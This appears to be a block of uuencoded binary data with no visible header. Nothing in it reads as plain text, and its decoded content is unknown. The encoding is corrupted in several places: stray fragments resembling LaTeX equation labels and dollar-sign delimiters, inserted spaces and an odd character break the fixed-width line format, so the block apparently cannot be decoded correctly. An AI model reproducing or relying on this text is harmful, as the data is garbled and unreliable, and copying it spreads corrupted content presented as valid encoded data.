MGG`J&`?,P;@<3%_')&\$>1FI.7:B6J*BJ7HJ*\1@M/:HTWC'N1R]N9;VZ&Y^> M3JZU(THS[8ERM;0=LWQTW8E#OY4K<!1;*K8BEF^C*Q2/'WC=',ZNXO]\$.3(S MX)A=74U.B4Z9OU*GL]-ET\LOT_QRYE?T\WLW65Y/)G->M".~4CDJ<M0!AY70

M6=KK:>:.H5!5"YJW4//F/OYJ.1LK/E5\1GQN\?*_XIOI8CFY4G"AX)+@JE], MR?>B46S-8GHT+54Y8JF4-I^<_J0DM61)2Y:TI`<]G\\N%9XI/"=\X/W%I&F# MJ2P57!%<#\&,ZTHUK&C&RH30Y4S!J8(S@O,!>!`N5:\$,)1FJ`</%S9+/"0NU MIME)]N*_5DUK:EH;UM8N6"]FB^7;]UV4U*DR963*E:DN-"49#=F[^E"7REZ1 MO>[8>UP=#P[FN#^25H0)*YZ\U/WVO5T4(5M*MJQE@[+XJ]4V&V;A2RZ91=5F M47=9=)SV, ?: 9L-Y<OIW, E3FAVDFK=F+(G*1,R\-<.@62C'GD;1Y%EX>R2G<G M[^7,Y38NLI5DJUHV1FS'<]I,QE<MCZ&ZIE77F(!'`K(189/Y?#8G8TK&K&5D $M\&-<=Y[L(9T%.3\)TP4>TB2J)JMK\41A<;D6V\&SPT0U;[M[*G7;EZQ8A!$X6F]$ MAI)2/MR3^H:S;Q,US.!TW#3,((O(&LN#X:>QZ\$ISBBM:<:6VH7G`'P9X61&_ M)G\V.LX?1E?&\F:FS2#]]OS\(,\R9I&W613'L^B:\$_*7Y*]:_IK\OXLCE_E\$ MGF]<T`8YO9LGY,_#J`4C&W0'2LF7M7P,6C>[]I3,.8*T-]H-:2P`.EJBF@!6 MM[`N^[N%+.5+Q5`,>V"LR!S#T&4%7*9H@J6/)BY5E9%72*;;\(6(P":&+%JD M`"3<6]<7;;T4\$7U*11X\$IF*:/J@<=:`WTRN,1\$AJ"RDY#TA&2?CZ0U`S1&4= MZLWYF>U&2=\$Z9W/N\$PJRL&M%OGU,U6'>V%">7+4D^M?:NT_"B(`]W)"6=#1; MOST*"YI)A@,28Q<]T)"8>4346(^6,PB%-*2Q_.A5`FKI49?3R\E/XX:D2HL@ $M>0XHM`FNA%1,,P\#52002F=M,5N.;L;R=D:(-462X>.`K<UO;\YU*:&V$Y=J$ $\label{eq:mn_gradient} $$MN\9TB$_<?G\#[O(INO<GQ,+>,`E'O/BTG\#2TR4?^+XL0*Z[?KY\/DXT>9S=OM]]$$ MPANYGG7T%SG%?7C:;[?KAV:_>F!Z\I=KV<"QN3_(P0&FF;^\>Y&M^;+Q=/UP MMI; '=4E(/0+3LK_\\.;=S7@^EK76"56LJ&+I0F9Z.K&?/4FNN6QX]W&[__;\ MN+[G^L0(^XF6^R_KW1S7L`I,38;\$MR]V:LZ7=C.:[WJ]^O)VM7OXMGDX?`:% M>QD:R65W_QUI7\$%"F7Y:/6UP],&1N+]5BX7-@526IR7LTL##2R><IR7D'MW- $\label{eq:muy} \verb|MUY>OU_NM<|| YT=) Z:D) U, S>QV<3TYA0'<-DHMKP3DD&A(1.M!6!/@LA8GAOS;$ MBTRY#]]G'[4`-"B>?S`+6:&0I<%S6IM:B&5-;K<YWJ\WOT0!0@9\$#G?\LGF0 M&\>%NOFX`0)QJB_%2B'_-EMOM8*JH7OT""4)Z(@(>3>?W5P3PN!`-9+IW.UL $M_N/\$-AX++9-[ZS/;7JT/W_9/7R9VR?'97]#=3)Z>]D^GV*\SAOYR1?V#][3T$ $M2!0/Y!P<&QWA)@O'4"E1Z*05#^7MY;,:_;-K*I]+]9Q?S35=)GSOIG;`*174$ M2SV;M.E)/[V9+"=20:%T+W^J0].C_3P&*@F"&PAOCN+K#B^WQ9ZCX96[BND1 $\verb|MK"M6F_'| #@WW__%P7: &Q=HT>N=7F&J6SUNKQH3 \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_4@LHE! LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@5%! A&Y (1_5W1 LQ:J) \\ | . Z@$ $M#1&G)Q^E^9-E+VINW7&ZN[R^DQ';N!&OX(?L]&SDZ]A)HH:VB=+&R2B'61?$ MFF8.(24A, #+!S1%TW:&AJRZ#JIXI+/SP+;*5=GU_L9>U8_#V^Q/IHQ9XE=1E M0<-BZ!:2#<FP*X%-!)EUR#<Z6\?`1BQ&=7/T>8\+KF"Z'KUF.#"=3Y[V@Z*? M):46E&HM'H>4A,#B!#='T#71UN*G"TO%]S,MOS;"74#VA-QVS#*(&KJ7>[[^ MNC^L?0)7.E&Z-<^I\UV[6#7H[OCQQ*MZ.N_1;Y`1NB\$=_B*RB4\$S0D.'806, M)79?4EB/N2.[J\:.P+7T8K@GFV9(M4.(2*)&)36B?XX!*P(Q2B>+?>7VK6J= MHVKP17Y\X>)F^NW^0WL'O5<UP*PK\K0R/KKZ!\$,"S\$M(T\-DQ&C[\K>7]9,, ME@YCJN8>4'SXYC\)P"<%M:/F!?J##>\$`*>1TNWI^GCY8:IUU;S&Q+7!VQ^B& M>??/(3/\'KY9(80'U3V520I5YVK!#E[E<'3#_'8'N6#1NTY)\WOY^L\$^',BX $\texttt{M?AX^R;3Z^-C1M\$'\&P5\#F[$QV>)+!1U?Z43_WTV<;>)IW]S\#3_?-*CDM\Y/?. }$ M+!-:18KI'7?A&TU;1,4)_=<]L&C==S.9OU],NL\U!?V+1CX"*`E`@T-H\$\76 M';87++<:+,7H]P>+*?_88#'E'QLLIOPS@\64_P;!<LL/>&Q)"G2O\$8`A`"T* MH4T4FW587QC)N9)QC#U"+T@O(2`\$E`34.LY>(&[L-\PQX['",2EK]V"W?!@< MO//CI]7V16=//,K3I7N1S?!#.IKMVCMCZ#22M;2%[<;&U+JF52H4.X8I1XHI $ML=9\&=',,;EIX8`A6S\#(-\#\&'*?XDA;JEU1JU3\&B+$Y,1@F8\#HYAB\[.`#J414]$ MM'Y-H0&D9B8,[!!3C8@QSN+:;@7Q5[F+2^(-6]@T@NP'*ATQ.%@&KE:8MC.E M@2-H<IW_!-%2,5IP&/@U8\$H@)H5D:5[ER3N>J&\$8CU7QCQO&E+_3,.6KAKFE M[HP>G/Y]#5@1B/\$<69K7>.I1QQ-3@K"\$,\$,=XCA#'*O#,6!*8.X<@@>*K<RM#[<HQFGMSL`%G2*Z;ZG(810!ZOUQ;)?=D%BTW>M@CN=WK%-[HZ(LOO`(C+?` M%&K'OC"JZ@Q6.08K",/*,AF:5SBJCB-B'09K7?]KK&/*X]9A:''?.M2D=:*P MA!\]\\$&##,TK'&G'\$8HG**-TC"^/H7*B6%'BL((P'5]R->3T8CR]XA:?\$MXX M_;S:[!JW(LU1)M(FLD2,1[X`KOJ;+G]@!V<-"ZOV95"1FD7GX".&2D:*PH=G MXGN*LY8YF+&:EW(!F39K&*XE_CBY3S)=?QSOTJ[5"VA9UR^#QKB-/,(8AG12 M, *A/9=ZYW7^R!OTN]-ZC)ASDPN0G-)IOW&KLI@WQD7?'S'!U;<3+9KQ-:Q9" M2C9RE, UN2"EA\$6^50@GE*.LM4C`Y+7K)(LN]<4MZX730Y=BWWP]KG'U3<C5R MBO".F<7]Y_77-8GTSJ64;/7)'Q=5=`ZMS+/XI,-!LLNO4Q=Q,MP6*)0320C3 M5-PJ',088S)C3'*#7AR6\$X:1%1F"T+UEZ-I*5YCJ/Z'[G]!]-72K6.@:C=UL MAV109^Q*\&L\&)50=*$PWT/$L3<<@^Q+/IDM9Y!6V4X(-P2G!)M/]!\$ MI-U,;!9W\CEG*3OQF\$W.;(HVF[+=>Q.4B%P5"\1Q2!35%EO':)T6^."H6T>E $MU\&L9@K0W. Q>3LZFX^6D>2\K_A[AXE:VR"5^R@2?K8V?A-TMJ9\ROC[%=]!$ MOFJ9<OS`I?<XRA`%<Q/?'&?(.H9!X5GP'%,%U!27P!:GNWM-">*;E\3<;F0K $M,T-:*256A3_?[ES\&BX"O%P^?Y(40;"INN?*CR1VI\G=L]OX3*<Y8O>\\O,,M$ M%UEM5X^/ZP?]FFCZ.]C'C_?*@),;1QCX=*@L8SUNU_:+KE0K933YX!X5>VV2

M(V4C%.N53#\#C\$T^S.7'M31?\KTS&9;N!PN0_P<QP"W']#^^7401]+U;S2>V MB8,S@KW-=?T]SCD1;97+2FZ<['ATP7TIVSWFLNUE3.Z*W#6Y\Y%PXU/`46XV M, 3D+FYN6.PVYL74:M8M\&?GREJ\(MM#I_FGRE.2161[('L+Y9+SLR6IW,14) M^0H3[N@ZNY'M0*?"ZSY0C,F=DCMKN7-*/<9\2^: "S&7+7\7,\$]G\U@[SW>DN M^0;7*L!6KQPQCS()31S/A(J4AIFD;299/)/A=V]@<[(7+7L9+0?;[5;]LB)K M3=9J]#HKE:X87)516=.0%8IR*QU`&?GREJ\@G[_]L^O0)+90FI:_)'_5\G-_ M9X]?]CKXVQ?3FI%6)V2L38PQMBP\$=,H,LC:#G&YZ-0?:K"Z80]GF4/UJ#K8, M;]^[S,Y:933PLA\$"#W\EOR\KJQ7X#+-*VZPBX<>C!:#G9"E:EB#DP+\$@1T6. MFAQ)&&G3*]F9W#2>R@A5H!.>YS!M!D%C%LV!Y4PRYI"W.11A#CCY09:2+%7+ M\$K9J?YU-KYK)^%R9.+++3'?TQ(1-?B,[B6^N5=&WLLGDBD4U*3/(V@R"0(ME MP)*:@AF4;0;5KV1P-?EYV2K\X\$K;X\$J3W\!/^:DA?]KR9[_"SR,1\LW)7;3 $\texttt{M9} < @\texttt{MH}[[I_OZP)5 = \$KII < 61A@/\#@" < \texttt{M}(\$ < 0^P(,`04' < `'"\$1.0V49 : \texttt{W}(H/ < !))]$ MP]ETH=TE60NREBUKV/?P#`J9Z):\=4N>1)@NI>GT*X"RYX;L:<L>\<I<>)?L $MH@'*V^* A (1%J47S+=LPW*H; `#'G=F:&'Y)&7K&!E*MK*5)@@X'&11K5$ MF\$WAF+",>7=GNKH&(<)X2\:2C%7+6(>,O;%*5K(D95N2,F@6R'1+II1,6<N4 M1Y@P[EO.="#8BBS(7;;<03L0<+>RZ9RJ#;<J";EOQ].EO51`NNBIC(XY-'%X MPRS2-@L-N21Z\$'Z_7<LA^"CEPW]]D"/\$<>+3X_WNX>DX[7GS*,3Y]:E,.'\$1 MBH3A4AJL.[NO+DMPT%[^,YB(-/O]EY?']MMY:K`XI&LNC_OG]<.%;'"U5V^; MNEL<>KO!QL[G\$YL12BO4W+O(Z[CTS\$E'\$\$*+(^7_^.U!2N%N]?D1.^,S`]7E M/P-F8R7__7EJ7_3X(JLG`A;G3L:7#ILY;*[8`ECYBK]>?;70R_%\<3%N'+9T MV\$JQM<MW]?3\>;5UX\$9.M*@.(P=.\$D4G1N';[?Z^0R^NWRM#J@P9&7*/8?'X M'3PVDM]-SJ?-LBULH7PE^2KPZ319+D0_N%)?R_`:>Y<`JM5&(^4R";BN[1+9 $M'' + 8R1KE2 < F4^5V > V^< W5E = 2?V = N_2L.V' + M)II!KAD4S*!$!O.7W4XB$ $M9?; AO^0&X*6] = "F8L^ZGBY_5M9*66NZ = 016&V2GA[\#K[9/DQ8JJ>.SGZ:+$ MB0PZ?U2J%B)-F9\$KQ/CAE\VSK)3MOISTN(RRY<16D*T<L!GAPR5:KMC*5BD; MU<Z<VG;KERLNN9S\$BUES1M=F6H[,D#=M>9W8B WVP7G73DAZE2#+E#DGLXOM MR > [EJ] 8% MFF2J: "RU/E+) 6S(F?=<K90 LK0<FFU=ZRY1GW.J,]-RTJDQRG!M]4X94V7,R)A[C`#Z?#+UNNYX"^4M?19BR(86G1R5<M`IQ:ACQ0X><MU<_7B% MPZ!`J3*0[:T9;09?=GMO^TLGYXW4IY,>7+RL(G!Z7:OHO792F6KR%;[-<WC MMF?HWKZ7B;RV4>J!DAXHG0=DIRB6D)^=AF?:L+G52N!29<S(F*NB#]K\$X0X! MX99FVI[I;G3<@J4?,!2:0\D<*F>>OTL+M%MMI?O8K>_M&AB;"-LP^)6EK+6% M9:M4)6WS8!N%KL+,9U[454;94K)E8!.0K2J>C:7AG"A/KCP%>4K?P'A'`G)F M?<=4E?(Q=.J1D[7?^UZ1GDT^*(I]&CD;<\XZ66L`U8;,J6-^O)=O%F*=K=L& MICF(])_?]_@SY<_)7Y!?^N&_?^]Q+Y8W;WO,I3)79*[)O#B\?.AX1:R8:_G> $M+[>>(<8?;8\V<J%EAP!KN81%BQ_4TXE6<["DS"5K<^EJ>I_%UP4I/74*9E2V]$ M&55]==:^0TZ;*99=3F_FT^5[9E*SDQXQD\1%W.EV(RO"_+9RPD-B\T\$&B6\$& M:9N!BSWW\$H*?@9NZ2WWY27?6`YTS@Z+-P`4B-KM@EP%.!\$@&\$KR-7]L!KLA? MD]^X@)0(WGJ5'J9\9\>R^"S``IA\$^8UI^5.:\9/]+N9N\$\$=+,WX_NQFXP63D $MSUM^{Y}-ZOO^{1?}^{U'}HHR\&YP^{&5LN}JY9-,F7D\&^5,=#SJ:#1K<:P/:$ MHD>#`B,,X.S_^D+%ZN%\$?@UN9DI^0"ZZ1_Y%/GMQ1.O2.3"%%&F?<`T`A&`B $MG=B^{TTK} DZV+=[(100+0R<^{i}0)TK=2S?Z)N;.^*ZBB614..Y\\0@MY^UFBM!$ M^7Z,$HWCHX(=$",ZJ7J7R_GBLE@0*4T$YG97#@*X@\W5$Q^OI[?X5BA(Q2:$ M;:G9)IR 6D7<,."NZU.1#@;#<MG0^J(N'< G8]Y-#II1<(IC#&<;V>/+3[/< $M(6\;)'A(3@I^M?N*I10Z`D_I%P]"<%ANO"\R/1.'?60POR/Q`S0^M?8(_/HL$ $\texttt{M=4Z.JP5} \\ \texttt{W7\&(ZZ`TF9:\&08@C/9?3L^{;.-L)W;M2NH6(OH=5(FEU\backslash HI*PJGLE))} \\ \texttt{M=4Z.JP5} \\ \texttt{M=4Z.J$ MQC?O?@GQ")"F%UF7/MD]:&I==*FT`[=J,KUIK_7J2G,I!T6>ON/SL*;7IDMW MN7"KTO39M8J"]'9&S]=2D9P`\$BIG1SMOD7^NY*C;L^;'HHV.`\8B@=F_T]--N $M_{2>2,5Z}%_{0,7}._QX`BJ50?:DJ8."\]]TA\9)=O-`QCUY:5*'E$2U;LT*4_5$ MAHR: 0R; Z;; 0P+4_, (\$Y(R*"/?.Y#T>P147B<50@+CMK4Y&6AV/.GM>!<Z*- $M!^+P^R_+_6/K<S[%]=_JI:P/^&:JM-*^IB^D'#H2-QXL5K_TYN>FW7M@^WU[$ M=953LW9J8F+U!7^@+_0"^6RR.#WAQH3SE^WV^O#T\W;E9FQHUH3`7%(PG]\T MS9TT1'<_-])@8"JX.-'-"\QBOOXXA1OR=N?"Q]//:^F[Q+@/]':ESVQ.=V?2 M:L-J2I#@3W[X:%-/9;(L%!Q%:*EB<,LUVVV_X\-R2Z@LX6+U+` *O#SMVN1: MDA^B5T.VCVH:K6^50:+3U)WUL6H-;62G,79V`O\$U2RHX+H*U]H)4=\O"X:! M.E84A#YEA@8)XW!M=X1457S!0\$P9:;9D0.`!8NU>DIL.H<W\$`%%E*O^3''-X M6;/8B4ET.X\-I>O/J^>V'3\$9]/IFOG"#B8N/_BUGVO^\$5R-]*R-L-P]@S+61 $MQ=._1S\#::>\&"3X+?R3K\?'J*F[.DM]+]'^2HE(/!GXU81SO.FRO+VV/$W!S_$ M&S*F7?]X=T3FW?5X.G?=`.[#KZ3ZR_J%6J;2;D`2;W8?F)PEW?C@M6Q5+;42 $M[L\#\#?!"X3"8\MT-U4=7IVJ[>]X>922\#\&\#P:'W8<F*+%XT[M^.B50=:]6Q$ M81&BL'P\$F%MZ(/[GR^GR[F+2R!R"I5>T472JZ#SSW`<VQ<M82VYJE<_EVG_G $M.2P@)4\&+*ZW?>KG_61K>$\V73NSHYT_[KSY"Z%[;[U,Z,VDK1DIGJ*AN+)6Z]$

M\$T?"7@66"L1<4#GNW(KDW?E\,K%#NYO3I189P]NP6T-1PSZ,T1K)#L(+>DI, $M; 3=F7=[A"MR[V?FYG>8YF04><[*G0[J^M^);2/:YQ%XR+]0+<U.1<#=R?7.S$ MD�Y8^[Q?3_!&U"D2HX4^-P_T3>9^;_39A#H3F4S\$%[_GJ0P\W5\3QJYM'G M@3T#=*DV+1G]I?'BV>?WOF)\-N_BNDP9USKF1(V&.3H_ZTK0UA\$*^)K5^FN/ MQ1%J%QW0LHOC5W5BJ3(M58J9'W>T]4N>*Z9@R4NOY+:?.%W8KPLR>7?AC&6I $MM2-(CJ3)7CM-DYMPKAN[@9V4A)2KR>V=6U(A#;<=](6H6G`?A+T1FMT8)^Q+$ M&W"3?@\$J=5U%UU6>Z\@J%6G<Q)A3,G?8Y<Q*DE]]9*;(G&**4(S]LAIE+I6Y $M(G/=9QZ_L]>0+8.XK+5P-0M7^W&)F?X"Q:+UR*[-0-U&Y1505H')0%9V+Y33$ M9Y?N=S\X&]^QI+V`W'_UN+QC1*]II"6"':\$9"S#4.4=S:47+4%!6@0YS60G9 M['0L6!<T1<92+%>?WJT/`OG41Y9\$LE7M-!PH5:E2:,;[XW7HA-?N,>F<VKG2 $\texttt{MQY4]KHN}) = 9\texttt{CV97'IR} \\ 4 \\ DQ6W + 3\texttt{PTFXEL_WL^*.JLT6}, ?4* \\ \cdot V \\ Q, \\ _CE \\ \cdot . \\ \times X^*$ M,!0>Z9=`X[TP_'5CC]/T822_6^_DI?9[_9K8CGYS`GY0[ZULE#P\S5_L+M&= $\texttt{M;TDN6N(OH[.;JIT>K_H2E/-ZM7DB=]IR9\backslash J=N3DTY4[^_O@TD;N\89^W^,+AB, M;TDN6N(OH[.;JIT>K_H2E/-ZM7DB=]IR9\AB, M;TDN6N(OH[.;JIT>K_H2E/-ZM$ M!8NY-?"VQ__;BTQ:7Q[;TI8M1Z4<>=&];'P.3\G43LMC^/!V;*;\$";BWW3WO MWC5VWQ.M'^5+Q\0]0>77[*FZ)[AM''EYI.V\$V_;*7A\,E;B&BK\2+4)AVEGX MZD8F`=I]R'5`#T]=V1/3,J;*6/(\,U\P5)]@HJE<6<N5DZN;L'_%L0)NA^64 M_?39SX=Z%VU&16945^UDGI.7[*0_<6=Z3AF8NJ.&#NK?P>7-B88]G!E':(^1 MF-:06\$)3=K)A6*?[K(\$QNCC*FM]?FULZ\$.XGOEX]](91"*H3!PC>,)1\$01F< M18HL^F'9EQ+>H\$3+"_EF1FK!4;:[::L;A1-0DKUJRZP]2\KR@\\$?#]#BI"/W M`"W7+]217\$<[VSP_K@[WG[UH2=OZGQK:M&O8[)YL_>X'2CMX.?]Z<.DNTC6O MM,T+K<&H6X!;?G[9??'%YBVT:,46WA'J80G5+BGM@CWYQT`50:B\A'?M?V/O $M*\$ ')+"I\710><QXM(6+C)Y%:"J20J-TR^='%*#>G#HG&00W&M@03*L+OQ32 M?<^YLU>'RC55RYOY%8N7V5Y'UP0'<U2[!Y]+S\$[5,!O*S2DWD^OKF+<X<8V% M+.<-&1GB%W)Q8T%'G9XQPNW,FKQONM6PY4S\$G4_/[B;-Y%)X58!.KZ^PLH2\$ MNBTUB]\$K&MWB+Z\$5[5/P:ZYMUJX:'Q6ORG(.G6"N_:OHA.@:10L7^G3LX1Y: MA8K+/=5W61C\$8KN&J*EP-3W'L@#06QSG!Q<>#&7QNZ,/--9R#^F:?185RJHJ $MY5*QS-_=Z^?RIVQ9-OQ\N7K^,A!:&U:J]9_G$7;\5N)B\Z^",_\0<,QZ-\#,7$ MM5+XY#BN5)SI`C:W4QU;N3C3Q"UB2\$#(,XQ=\$A\$F0-AYTH7N.4\ERD&_OI!] $M@!ON<4J)E([K6->HT3:O4SNH*NE(L+, *_3B=:$HG';]QS;?L]IS(VU(B$VE=$ M*7"B"6F^&KC<E:+QK4N:E*4H/C[3T2EQ[#2!8F."]0HB=&)E>A!,OHG(]*-@ M?-O>\^%AN_D@F],>-K_<'2Q/ZC:FI=A35_W?E_W!/^+\M.;"-\$?Z6X\S=9R9 MSYGV.=..4YY?6?]]<R!S[I@QSI'_NUWI6U]\$Y5`U6B#*T`O%**/H'LXXK#[) $M-KS2]S/5=NBK=UOWK>+0$,"=EVD_#6^>G^2\8>\TP=JCJ!"=@?)SIK(Y:IR)$ M9M=VG\G"R4I1?U^>.3BUGASIH.:)B\U(Y,K0RU:^Q,NG:.\:+LYIOMT_+]=? $\label{eq:m'[%.M]F"FGH/J7JRH5CF%NAF-R$=-JH4K@Z$;_O&C(^:B8W"VL"3=*MH$A,$ M>HD2Y[ALSUV<"(J**IRH//X\TL%.!B2\1(VSG\;VZDUT(AD\P11LJY2X%9E,</pre> $ML@.TR[=7XZG4M"YQ*L"3C+_A%[Q0=5*)4DRU<9+!-1#CBS9.=NK+GEW+S3Y2$ $MW,*3/9<]ZE)<JU)JR]OQ(^\,>:MU[6Z0\V;\#EG#ODSAJUD(,4VZFN%@2R*9)]$ M,@UY6C."'WE>3B[MCD+D6\$J.[K=;71'<].=RO/CQ).\$0:6_F<16NX>_+\>E" $M-L=,+D]2)G\&;V/_NF*PR_]L6T25`*]0Q2(8NBXM6EUITP6]/*_R4<CGYER(O)$ M8>+95)I.:T71Y<(.IPTI4W=&-N7OT_ELL9`_T&!*&E7!_@-(ABX2=*TNB8T@ $M) #"[KI H)Z--E72#=.JN:)$8RR0I3BH2[+[\Y:3-01`50:&*#+6$]FJL60>J$ MI@VV-DWL-+]T=F.2=H_+^4RF*\DP_78R_A%5KDU7H9D*M1,0F_Y.C@_+`;,S MO=9/: 'S5Z2,FF?X^CWLL./4&"JMG[\$\$#6Q%.LNKND:=`F"I4JD(2P3,Y-2;1 MH(0*G9B[*7^&DBJA=@0].^U1S,A2,)3X:3SG+%+2W::<&LG3L71T;V>S1FD& $\texttt{M-\#N_C!\#\$"0IZ\backslash[83HS;\$A@A5]<TW>8S;@Q0**0F!MAZ@4D`-`\#*U&V3.5.54}$ $\label{eq:mbr+wb.NN&$U/V+4CKM]KPR2} $$ *G@!0Q'JV;O^*UBPQ[4/X\K0\<"_[2:\#<H] $$$ M\?E>Q;"I,GB+ETKEL%7B&C!;F"YHTN+859#M-9!YUX635_,M55I!(WFT2FDP M%\$!:I:?85^RDZZPO(OYE*]LZ'F6FVS/!HR3V%&.'R&R=<,SED#U[ZE.59]R` MX-1KJ_'3GF&\G4_%8HDF7#7OI^>RK6[NYE".:6PONI_=+)KW]IO.='DIS5WS M?CF3\S(_GDJC-\\$XU&)5D505,53\$'OE173+H@I0[)\$,7_#R=R0;\I/V);S&S M6Z0:"\$"ZRLA51H9Z8C<Y.@&8% ZTO)M<7B MH7WY\TH&ZI*O #4U)P; 9Z*R $M_{+}/3C+7YWD]G^{)}J, +^CR@J[5^{H}!72IM); +DO3FK[R[WD2!_5,$$`K16]$ $MGB00PZXH29'!Y'1JF\4D@PJ)-+(`V;]*_"7J)17^$@63&K#JQ(R09/]RA;"N$ M<?GCSQ2"9U/1%1\$S)P<&1;(;SPP\$+<;G\$VR7.C\$E"JL G\$11^"4ZI/^2;""Y MN;9%3T?N[UO\@'R9"\$BK>)(6J@Q\$1%H"_K298K!I+\@_*:`8ZDD!K?0D0X\$\ M.\$@MRHXD;:_N1BXJ8KRTFODQI1RA2.<G)724KDOL41JZT,G.1G4.8PF'>\$]^ M0KZS0Y74#0Y>)MCBF[3*7&G1)4IY3>E4F3;-Y-VXD9+D:>XE7,I(17⁴⁸EMT MF^029")@]XKB:\:9"-1@+=\$.=3U5KQD"@HMQWF2DEY%6!\SYD.\$;J3ARBF<@ $M*1^]*@F/6K0"T.OU!6"!$? $F(@$9Z\6'^YO7\PWJ64R`-AIX,?]";#<?2LA>$ $ME9!(WIX(Y#^4D:N(S+[Y;5>Y-+WP>PJIIBJPQ/3K&Y>7>W.;$R^JZ<F,^[,6])$

ML'F6SURXW*74AQ[QN!U^5G;5![Q(!=+/48B8'TG_EYK^O`@"BE';:Q:)ZS6) M4T-<;AZ8,N@\F[WVG17[SG;JR\$8)AL!4'"67GOQ2S@;:"GP]Y6RCX-[?Z"Q(M5EMWWW8R"YKR_(58,?]+XJ[P^.GPP7ZOR?4D6.Y.@A\$*JJX#=OP'P6\$:@FR0 M3K"CY8Z6]FF0JQ-37`3;?F:#`H4JH&=VLU%W9[6L\$P%2*:062,^>_5VC7U5 $M^+7]<'/=GDV!KB/5.=%\\)-[<'O+SE9WY?E?+F(%IDE3QNF_=9^E;R*>H3-@"$ MF;X)&!52*"2+09:.A,7\B-62DKI5Q^V6U`HRH]<LUZWIG\HAM0,O*W9\$DS`/ $MOT^{T}:= Z-U> H= BR([%;SN<G ?&R;>ADH`JA&,@4+DQ\[S+AYV+H)/4\]$ MB7T*!'-I9)U"[\G\$`)^O`_,*5Q;9&]^5[2NG7P\;RYAD?,-2TNY[:;6Q:2L_ $MS>2%3?OT]/%R_]`)@5A)M'9Y7KP\VD=9UP\DYTZ)[?-&DE)^,[OR+0^6<=]N$ M#L\.SJ]R7+)A:J81[AT0*]RJ0]\$M""W?PSI8<<!/]N@RZ,)O=O=&?W8G)U)-MX=D23(V1Y\$1E\$,5%".0B4]3)CQ"(=0@O4?[!T-9+D:\$LE.A29"43HTDOS8DJ $M(K7)O@N,3.A!]KIW']OA':6A<$#/^-VI?])\PKUR+=/B\=S;4"],PJ>QG$ M"J&5\$XKY5H1<@\SS"8*#<G8QV%U:!2*6")"\$#2?7C9QQMN/=-NU*)IUV6->E MX`DQ,7[`AH7FZPDV])UD`P:?B%5"DIVR">/"!88"/45M?#!UH"N3.W7A)"9W M,C*5D?HR+A>LGS8BNL0[]]*:55/BPDNWA*090JT/<5W)!D(*TVU(%65<*&" MUF-Q]5832TVL.\$=VD63G9V?3N>17BWZ:81?=131_2>Q"&/\$V4[2CRH?)GOOL MJ[1\$:\$+"DD-`-"`:K@S*@XHB[FPBUP2H-XS;S7-X&-XB?W@X>]I(&VM;.'Y5 MA!B\$=V'I:WN38\$C/*D>WUV&%U")S5#F"*!E\W3\,Z-7(T3E@3+.J_5C6+X`6 $M44/!N\$!H3-J7+T9/<?]<LZTOA]/C[EN[X\:1+/V#>G:2`B2ZD]I*6WG$ 